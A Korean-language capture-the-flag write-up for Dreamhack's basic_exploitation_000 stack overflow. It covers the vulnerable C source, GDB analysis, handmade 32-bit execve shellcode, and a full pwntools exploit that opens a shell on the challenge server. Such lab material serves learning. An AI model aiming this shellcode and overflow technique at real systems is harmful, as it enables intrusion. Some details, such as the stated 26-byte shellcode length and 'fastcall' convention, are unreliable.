
basic_exploitation_000



보호 기법 확인

- 32bit 바이너리이다. 주소는 4byte 단위이다.
- relro 가 없다.
- canary가 없다.
- nx bit 가 없다.
- no pie 이다.

위의 내용은 이렇게 표현할 수 있다.

- 주소는 4byte 단위이다.
- got oberwrite 가 가능하다.
- Buffer Over Flow 공격이 가능하다.
- shellcode 삽입이 가능하다.
- 주소가 그대로 이어야 한다.

basic_exploitation_000.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>


void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}


void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}


int main(int argc, char *argv[]) {

    char buf[0x80];

    initialize();

    printf("buf = (%p)\n", buf);
    scanf("%141s", buf);

    return 0;
}
```

코드 해석

main 함수를 살펴보자.

- buf 에 0x80 만큼 사이즈가 할당된다. 즉, 128byte 가 할당된다는 뜻이다.
- initialize 함수가 실행된다.

- buf 의 주소를 출력해주고 scanf 를 통해서 입력받는다.

buf 의 크기는 128byte 인데, scanf 로 141byte 를 입력받기 때문에 Buffer Over Flow 가 발생한다.

문제 해석

소스 코드에서 get_shell() 함수가 없으니 execve() 쉘 코드를 이용하여 /bin/bash 를 실행하도록 쉘 코드를 짜면 된다.

다만 linux 환경은 32bit 아키텍처이고, fastcall 호출 규약을 따르기 때문에 64bit 아키텍처의 execve() 쉘 코드와는 다르다.

바이너리 실행

```
jini@JINI-NOTE:~$ ./basic_exploitation_000
-bash: ./basic_exploitation_000: Permission denied
jini@JINI-NOTE:~$ chmod 755 basic_exploitation_000
```

파일이나 디렉토리에 접근할 때 실행권한이 없다는 것을 의미한다.

따라서 chmod 명령어를 사용하여 해당 파일에 실행 권한을 부여해준다.


GDB

```
pwndbg> disass main
Dump of assembler code for function main:
   0x080485d9 <+0>:     push   ebp
   0x080485da <+1>:     mov    ebp,esp
   0x080485dc <+3>:     add    esp,0xffffff80
   0x080485df <+6>:     call   0x8048592 <initialize>
   0x080485e4 <+11>:    lea    eax,[ebp-0x80]
   0x080485e7 <+14>:    push   eax
   0x080485e8 <+15>:    push   0x8048699
   0x080485ed <+20>:    call   0x80483f0 <printf@plt>
   0x080485f2 <+25>:    add    esp,0x8
   0x080485f5 <+28>:    lea    eax,[ebp-0x80]
   0x080485f8 <+31>:    push   eax
   0x080485f9 <+32>:    push   0x80486a5
   0x080485fe <+37>:    call   0x8048460 <__isoc99_scanf@plt>
   0x08048603 <+42>:    add    esp,0x8
   0x08048606 <+45>:    mov    eax,0x0
   0x0804860b <+50>:    leave
   0x0804860c <+51>:    ret
End of assembler dump.
```

노란색 네모 박스와 같이 lea 로 buf 배열의 주소 ebp-0x80 를 가져와 eax 에 저장하는 것을 볼 수 있다.

- 사용자의 입력이 ebp-0x80 부터 저장될 것이다.
- 32bit 바이너리인 경우 [buffer] + [SFP (4byte)] + [RET (4byte)] 의 형태로 구성된다.
    - 이는 ebp - 0x80 에서 0x80 이 buffer 의 크기이고, 여기서 SFP 크기인 4byte 를 더하면 메모리를 보지 않아도 RET 까지의 offset(거리) 를 알 수 있다.
        - 즉, 사용자가 132byte 만큼 입력하면 (0x80 + 4) ret 에 도달하여 main 함수를 종료하기 위한 return 값을 변조할 수 있다.

메모리 구조



메모리 구조를 표로 만들어 보았다.

/bin/bash 문자열 리틀엔디안 값

```
1   from pwn import *
2
3   s1 = "/bas".encode("utf-8")
4   s2 = "/bin".encode("utf-8")
5
6   s1 = hex(u32(s1))
7   s2 = hex(u32(s2))
8
9   print(hex(ord('h')))
10  print(s1)
11  print(s2)
```

1. 문자열 데이터를 utf-8 인코딩으로 인코드한다.
2. 이를 32bit 리틀엔디안 정수형으로 변환한다.
3. 16진수 문자열로 출력하는 역할을 한다.

```
jini@JINI-NOTE:~$ python3 exploitation_000_littleandian.py
0x68
0x7361622f
0x6e69622f
```

값들이 출력되었다.

32bit 아키텍처 execve 쉘 코드

```
section .text
global _start

_start:
        xor eax, eax
        push 0x68
        push 0x7361622f
        push 0x6e69622f
        mov ebx, esp ; ebx = "/bin/bash"
        xor ecx, ecx
        xor edx, edx
        mov al, 0x8
        inc al
        inc al
        inc al
        int 0x80
```

1. ebx 레지스터에 실행하고자 하는 바이너리의 경로를 적어준다.
2. ecx 와 edx 레지스터에는 각각 프로그램의 인자 포인터 배열과 프로그램의 환경변수 포인터 배열을 적어준다.
3. /bin/bash 만 실행하면 되므로 ecx 와 edx 값은 0 으로 만든다.
4. eax 에 execve 시스템 콜 번호를 넣어준다.
    a. 0x0b는 Vertical Tab 이므로 바로 넣을 수 없고, 0x0A, 0x09 도 넣을 수 없으므로 0x08 을 넣어준 후 inc 로 3번 증가시켜 0x0b 로 만든다.

```
jini@JINI-NOTE:~$ nasm -f elf exploitation_000.asm
```

오브젝트 파일을 생성한다.

```
jini@JINI-NOTE:~$ objdump -d exploitation_000.o

exploitation_000.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    %eax,%eax
   2:   6a 68                   push   $0x68
   4:   68 2f 62 61 73          push   $0x7361622f
   9:   68 2f 62 69 6e          push   $0x6e69622f
   e:   89 e3                   mov    %esp,%ebx
  10:   31 c9                   xor    %ecx,%ecx
  12:   31 d2                   xor    %edx,%edx
  14:   b0 08                   mov    $0x8,%al
  16:   fe c0                   inc    %al
  18:   fe c0                   inc    %al
  1a:   fe c0                   inc    %al
  1c:   cd 80                   int    $0x80
```

확인해준다.

```
jini@JINI-NOTE:~$ objcopy --dump-section .text=shellcode.bin exploitation_000.o
```

바이너리 파일로 만들어준다.

```
jini@JINI-NOTE:~$ xxd -p shellcode.bin
31c06a68682f626173682f62696e89e331c931d2b008fec0fec0fec0cd80
```


바이너리 파일에서 hexdump 값만 뽑아준다.

익스플로잇

```python
from pwn import *

p = remote("host3.dreamhack.games", 10316)

p.recvuntil("buf = (")

buf_addr = int(p.recv(10), 16)

shellcode = b'\x31\xc0\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x31\xd2\xb0\x08\xfe\xc0\xfe\xc0\xfe\xc0\xcd\x80'
payload = shellcode
payload += b'a'*(0x84 - len(shellcode))
payload += p32(buf_addr)

p.sendline(payload)
p.interactive()
```

1. 문제 파일에서 buf 주소 출력이 "buf = (0x-------)" 형식 이므로 "0x-------" 만 취하기 위해 p.recvuntil 를 통해 "buf = (" 문자열을 읽어서 반환한다.
2. buf 의 주소가 10 자리여서 그 10 자리를 16진수로 바꿔서 저장을 하고, buf 의 주소를 출력할 때 개행문자 "\n" 가 있으므로 recvline 을 통해 한 줄을 읽어서 반환한다.
3. 26byte 쉘 코드를 작성한다.
4. 132byte - 26byte = 106byte 이다.
5. 106 바이트는 아무 문자나 채우고 RET 전까지 바이트가 채워지면, buf 의 주소 값을 32 비트 리틀엔디안 패킹 방식으로 넣어준다.
6. sendline 을 통해 payload 의 값을 전송하고, interactive 를 통해 쉘에 접속한다.

결과



정상적으로 flag 값이 도출되었다.